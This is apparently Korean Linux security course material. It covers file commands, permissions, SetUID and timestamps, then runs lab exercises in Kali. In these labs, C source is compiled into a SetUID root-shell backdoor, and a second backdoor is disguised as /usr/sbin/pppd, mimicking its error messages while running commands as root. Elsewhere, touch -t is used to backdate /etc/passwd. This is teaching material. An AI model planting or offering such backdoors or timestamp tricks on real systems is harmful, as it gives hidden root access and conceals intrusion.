02. 파일 및 디렉터리 관리

2.1 파일 및 디렉터리 관리 명령어

2.2 공격 실습

2.1 파일 및 디렉터리 관리 명령어

1) 명령어 touch

- 파일의 최종 접근 시간, 수정시간 등 타임스탬프(Timestamp)를 변경
- 파일의 크기가 0인 빈(empty) 파일을 생성

[사용법] touch [option] 파일명

❶ touch a.txt

→ 파일이 존재하면 파일의 수정 시간(Modify Time)을 바꾸고 파일이 없을 경우에는 크기가 0인 빈 파일 생성

❷ touch -t 201212222105 /etc/passwd

→ /etc/passwd 파일의 수정 시간(Modify Time)을 지정된 시간으로 변경

❸ touch -r a.txt b.txt

→ a.txt의 Access time 및 Modify time으로 b.txt 파일의 시간을 변경

2) 검색 명령어 find

• 파일 또는 디렉터리 검색 명령어

find [경로] [조건] [아큐먼트] [액션]

find / **-name** file **–exec** rm –rf **{}\;**

조건 액션

조건	설명
-name	이름으로 검색
-type	파일 타입으로 검색(d : 디렉터리, f:파일)
-perm	권한으로 검색
-user	소유자로 검색
-size	파일 크기로 검색 (+: 이상, -:이하) C, K, M , G
-atime	파일의 마지막 접근 시간으로 검색
-mtime	파일의 마지막 수정 시간으로 검색

Action	설명
-ls	결과 출력
-exec	검색한 파일을 특정 명령어로 실행 -exec 실행명령어 {}\;

3) Hard link와 Symbolic link

Hard link


- 특정 파일 또는 디렉터리에 접근을 쉽게 할 수 있도록 하는 방법
- 파일 시스템이 물리적인 장치인 하드 디스크 상에 저장되어 있는 특정 파일의 위치를 가리키는 것

Symbolic link

- 윈도우의 바로가기 개념
- 디스크 상의 파일을 가리키는 것이 아니라 파일 시스템 상의 특정 파일을 가리키는 것


3) Hard link와 Symbolic link

- 심볼릭 링크는 하드 링크와 달리 실제 두 파일을 생성 링크하지 않음
- 데이터가 있는 파일은 처음부터 하나뿐이고 원본 파일 데이터 가리키는 링크 정보만을 가짐



4) 권한 설정

- 파일과 디렉터리의 소유와 허가권



4) 권한 설정

- 파일 유형

-	일반 파일
d	디렉터리
b	블록 디바이스 (예) 하드디스크, CD/DVD 등 저장 장치
c	문자 디바이스 (예) 마우스, 키보드 등 입출력 장치
l	링크 파일
p	파이프 파일 , 특정 프로그램의 출력을 다른 파일의 입력으로 사용하는 파일
s	소켓 파일(특정 컴퓨터 사이의 **정보를 전달하는 통로 역할**) 네트워크 입출력을 담당하는 API

4) 권한 설정

❶ 명령어 chmod/chown/chgrp

명령어 chmod	파일 허가권 변경 명령어 # chmod 777 sample.txt
명령어 chown/chgrp	파일의 소유권을 바꾸는 명령어 # chown centos.centos sample.txt # chown centos sample.txt # chgrp centos sample.txt

4) 권한 설정

❷ 명령어 umask

- 명령어 umask는 디폴트 권한 값을 변경
- 새로 생성되는 파일이나 디렉터리의 기본 허가권 값을 지정
- 파일의 기본 권한 666, 디렉터리의 기본 권한 777

(예) umask가 0775인 경우

파일 권한	디렉터리 권한
000 000 010 Umask & 110 110 110 파일권한 ---------- 000 000 010 (--- --- -w-) 권한표시	000 000 010 Umask & 111 111 111 디렉터리권한 ---------- 000 000 010 (--- --- -w-) 권한표시

· 허가권 umask 값에 보수를 취한 다음에 AND 연산으로 권한 설정


5) 특수 권한

특수 권한	설 명
Set-UID	Set-UID가 부여된 파일을 실행 시, 파일 소유자권한으로 인식
Set-GID	Set-GID가 파일에 설정되어 있을 경우 소유한 그룹 권한으로 인식 Set-GID는 주로 디렉터리에 설정 - 사용자가 속한 그룹에 상관없이 디렉터리 소유 그룹권한으로 만들어짐
Sticky-Bit	공유디렉터리로 사용


5) 특수 권한 (권한 상승)

SetUID, SetGID

- 프로세스가 실행되는 동안 해당 프로세스의 root 권한을 임시 가져오는 기능
- 프로세스가 사용자 보다 높은 수준의 접근을 요구 할 때 사용



(a) Test에 SetUID 비트가 있는 경우



(b) Test에 SetUID 비트가 없는 경우

5) 특수 권한

	코드	절대값	특수권한 설정	특수파일 검색
SetUID(4)	s	4000	chmod 4777	find / -perm 4000 –print
SetGID(2)	s	2000	chmod 2777	find / -perm 2000 –print
Sticky bit(1)	t	1000	chmod 1777	find / -perm 1000 –print

6) 명령어 stat

- 파일이나 파일 시스템의 상태를 출력해주는 명령
- 보통 파일의 타임스탬프 정보를 확인할 때 사용

[사용법] stat [option] 파일명

$ stat /etc/passwd → 파일의 크기, 파일 타입, 타임스탬프 정보 등을 출력

$ stat –f /etc/passwd → 파일의 크기, 파일 타입, 타임스탬프 정보 등을 출력

$ stat –c %U /etc/passwd → 파일의 소유자 이름을 출력

*타임스탬프(Timestamp) 관리

- 타임스탬프: 파일에 대한 시간 관련 정보
- Access Time, Modify time, Change Time으로 구분

종류	설명
Access Time	**파일의 내용을 읽었을 때 바뀌는 시간** 파일의 내용을 수정하면 다른 시간들과 같이 바뀜
Modify Time	**파일의 내용을 변경했을 때 바뀌는 시간** 'ls –l' 명령의 결과로 나타나는 시간
Change Time	**파일의 내용을 변경했을 때 바뀌는 시간** Modify Time과 같은 값을 가짐 Modify Time은 touch 명령을 사용하여 시간 변경이 가능 Change Time은 touch 명령을 사용한 시간 변경이 불가능

```
[root@localhost TIME]# ls -l
합계 4
-rw-r--r-- 1 root root 11 6월 23 08:41 tsp01
[root@localhost TIME]#
[root@localhost TIME]# touch -t 202206220013 tsp01
[root@localhost TIME]# ls -l
합계 4
-rw-r--r-- 1 root root 11 6월 22 00:13 tsp01
[root@localhost TIME]# stat tsp01
  File: `tsp01'
  Size: 11              Blocks: 8          IO Block: 4096   일반 파일
Device: fd01h/64769d    Inode: 208113236   Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2022-06-22 00:13:00.000000000 +0900
Modify: 2022-06-22 00:13:00.000000000 +0900
Change: 2022-06-23 08:43:40.353559513 +0900
 Birth: -
[root@localhost TIME]#
```

- 타임스탬프 정보는 stat 명령으로 확인 가능
- touch 명령을 이용하여 Modify Time을 변경한 후에 stat 명령으로 확인
- 'ls –l' 명령의 결과로 나타나는 Modify Time이 변경되어 지정한 과거 시간으로 되돌아간 것을 알 수 있으나, Change Time은 바뀌지 않음
- 보안을 위해 시간 기반으로 검색할 경우에는 Change Time을 기준으로 검색

2.2 공격 실습

Rootkit

- 루트킷이라는 용어는 " root"와 "kit"의 합성어
- 컴퓨터 소프트웨어 중에서 악의적인 것들의 모음
- 시스템 침입 후 침입 사실을 숨긴 채 차후의 침입을 위한 백도어(Backdoor), 트로이목마 설치, 그리고 원격접근, 내부 사용흔적 삭제, 관리자권한 획득 등 주로 불법적인 해킹에 사용되는 기능들을 제공하는 프로그램들의 모음을 의미

  - 시스템의 루트 권한을 얻어 유저 행동을 감시하거나 개인정보 탈취

  - 해커는 루트킷을 활용해 자신의 존재를 철저히 숨기면서 시스템을 조작하고 컴퓨터에 백신 프로그램 또는 안티 멀웨어(malware) 프로그램을 강제 종료할 수 있음

멀웨어 감염	사용자와 백신 프로그램의 감시를 피해 시스템에 추가적인 멀웨어를 다운로드 받을 수 있도록 허용 사용자가 인지 못 하게 백신 프로그램을 원격으로 강제 종료하여 사이버 공격에 취약하게 만들 수 있음
정보 탈취	기업 또는 개인의 민감성 정보와 기밀정보를 탈취 - 유저명, 비밀번호, 신용카드 정보 그리고 금융정보와 같은 민감정보를 훔치는데 용이
파일 삭제	운영체제에 비인가 액세스 권한을 얻어 디렉토리, 인증키 그리고 다양한 파일을 삭제할 수 있게 되며 심지어 운영체제의 시스템 코드까지 삭제할 수 있음
도청	개인정보와 사용자 간의 대화를 도청 및 유출하는 데 활용될 수도 있음 - 사용자의 메시지와 이메일 등을 훔쳐보고 배포할 수 있다는 것을 의미
파일 원격 실행	백신 프로그램의 감시를 우회하기 때문에 탐지되지 않은 상태에서 원격으로 파일을 실행시킴
원격 액세스	시스템 구성을 변조할 수 있게 함 방화벽 안에서 TCP포트를 열 수 있으며 시스템 시작 스크립트를 변경할 수 있음 이를 통해 원격 접근권한을 얻고 시스템을 악용할 수 있음

LAB 1. SetUID를 이용한 local Backdoor 생성과 root 권한 탈취

Local backdoor : 일반 계정으로 로그인하여 특정 프로그램을 실행시켜 관리자 권한 탈취

```
┌──(root㉿kali)-[/home/gildong]
└─# ls -l
total 4
-rw-r--r-- 1 root root 77 May 14 04:17 backdoor.c

┌──(root㉿kali)-[/home/gildong]
└─# cat backdoor.c
#include <stdio.h>
main()
{
  setuid(0);
  setgid(0);
  system("/bin/sh");
}
```

❶ Backdoor 생성

#cd /home/gildong

nano backdoor.c

```
┌──(root㉿kali)-[/home/gildong]
└─# ls -l
total 20
-rwxr-xr-x 1 root root 16056 May 14 04:20 backdoor
-rw-r--r-- 1 root root    77 May 14 04:17 backdoor.c

┌──(root㉿kali)-[/home/gildong]
└─# chmod 4755 backdoor

┌──(root㉿kali)-[/home/gildong]
└─# ls -l
total 20
-rwsr-xr-x 1 root root 16056 May 14 04:20 backdoor
-rw-r--r-- 1 root root    77 May 14 04:17 backdoor.c

┌──(root㉿kali)-[/home/gildong]
└─# su gildong
┌──(gildong㉿kali)-[~]
└─$ id
uid=1001(gildong) gid=1001(gildong) groups=1001(gildong),100(users)
```

❷ SetUID 생성

#gcc –o backdoor backdoor.c

#chmod 4755 backdoor

#su gildong

#id

```
┌──(gildong㉿kali)-[~]
└─$ pwd
/home/gildong

┌──(gildong㉿kali)-[~]
└─$ ls -l
total 20
-rwsr-xr-x 1 root root 16056 May 14 04:20 backdoor
-rw-r--r-- 1 root root    77 May 14 04:17 backdoor.c

┌──(gildong㉿kali)-[~]
└─$ mkdir /gildongHOME
mkdir: cannot create directory ‘/gildongHOME’: Permission denied

┌──(gildong㉿kali)-[~]
└─$ ./backdoor
# pwd
/home/gildong
# id
uid=0(root) gid=0(root) groups=0(root),100(users),1001(gildong)
# mkdir /gildongHOME
# ls -ld /gildongHOME
drwxr-xr-x 2 root root 4096 May 14 04:26 /gildongHOME
#
```

❸ root 권한 탈취

$pwd

$ls –l

$mkdir /gildongHome

$./backdoor

#pwd

#id

#mkdir /gildongHome

LAB 2. Backdoor 숨기기

* 백도어가 마치 시스템 상의 중요한 setuid 파일인 것처럼 위장

```
┌──(root㉿kali)-[~]
└─# find / -user root -perm -4000
/home/kali/test/backdoor
/home/gildong/backdoor
```

```
/usr/sbin/mount.nfs
/usr/sbin/pppd
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
find: ‘/run/user/1000/gvfs’: Permission denied

┌──(root㉿kali)-[~]
└─# cd /usr/sbin

┌──(root㉿kali)-[/usr/sbin]
└─# ls -l pppd
-rwsr-xr-- 1 root dip 403832 May 13  2022 pppd

┌──(root㉿kali)-[/usr/sbin]
└─# ./pppd
./pppd: The remote system is required to authenticate itself
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.
```

❶ 위장할 파일 조회하기

#find / -user root –perm -4000

#cd /usr/sbin

#ls –l pppd

#./pppd

❷ Backdoor 파일 내용 수정

```
#cd /home/gildong
#nano backexec.c {
 ~~~
 printf
 printf
}
```

```
┌──(root㉿kali)-[/home/gildong]
└─# ls
backdoor  backdoor.c  backexec.c

┌──(root㉿kali)-[/home/gildong]
└─# cat backexec.c
#include <stdio.h>
main(int argc, char *argv[])
{
 char exec[100];
 setuid(0);
 setgid(0);
 sprintf(exec, "%s 2>/dev/null", argv[1]);
 system(exec);

 printf("./pppd:The remot system is required to authenticate itsef\n");
 printf("./pppd: but I couldn't find any suitable secret (password) for it to use to do so.\n");

 }
```

❸ 컴파일 후 권한 재설정

#cd /home/gildong

#gcc –o backexec backexec.c

#chmod 4755 backexec

#./backexec


```
┌──(root㉿kali)-[/home/gildong]
└─# ls -l
total 40
-rwsr-xr-x 1 root root 16056 May 14 04:20 backdoor
-rw-r--r-- 1 root root    77 May 14 04:17 backdoor.c
-rwxr-xr-x 1 root root 16160 May 14 04:59 backexec
-rw-r--r-- 1 root root   324 May 14 04:56 backexec.c

┌──(root㉿kali)-[/home/gildong]
└─# chmod 4755 backexec

┌──(root㉿kali)-[/home/gildong]
└─# ./backexec
./pppd:The remot system is required to authenticate itsef
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.

┌──(root㉿kali)-[/home/gildong]
└─#
```

❹ 정상 파일을 Backdoor로 변환



#cd /home/gildong

#cp /usr/sbin/pppd /usr/sbin/pppd.bak

#mv backexec /usr/sbin/pppd

#cd /usr/bin

#ls –l pppd

❺ Backdoor 실행

```
┌──(gildong㉿kali)-[/usr/sbin]
└─$ ./pppd "whoami"
root
./pppd:The remot system is required to authenticate itsef
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.

┌──(gildong㉿kali)-[/usr/sbin]
└─$ ./pppd "mkdir /testhome"
./pppd:The remot system is required to authenticate itsef
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.

┌──(gildong㉿kali)-[/usr/sbin]
└─$ ls -l /testhome
total 0

┌──(gildong㉿kali)-[/usr/sbin]
└─$ ls -ld /testhome
drwxr-xr-x 2 root root 4096 May 14 05:08 /testhome

┌──(gildong㉿kali)-[/usr/sbin]
└─$ ./pppd "id"
uid=0(root) gid=0(root) groups=0(root),100(users),1001(gildong)
./pppd:The remot system is required to authenticate itsef
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.
```

#su gildong

$cd /usr/sbin

$./pppd “whoami”

$./pppd “mkdir /testhome”

$ls –ld /testhome

$./pppd “id”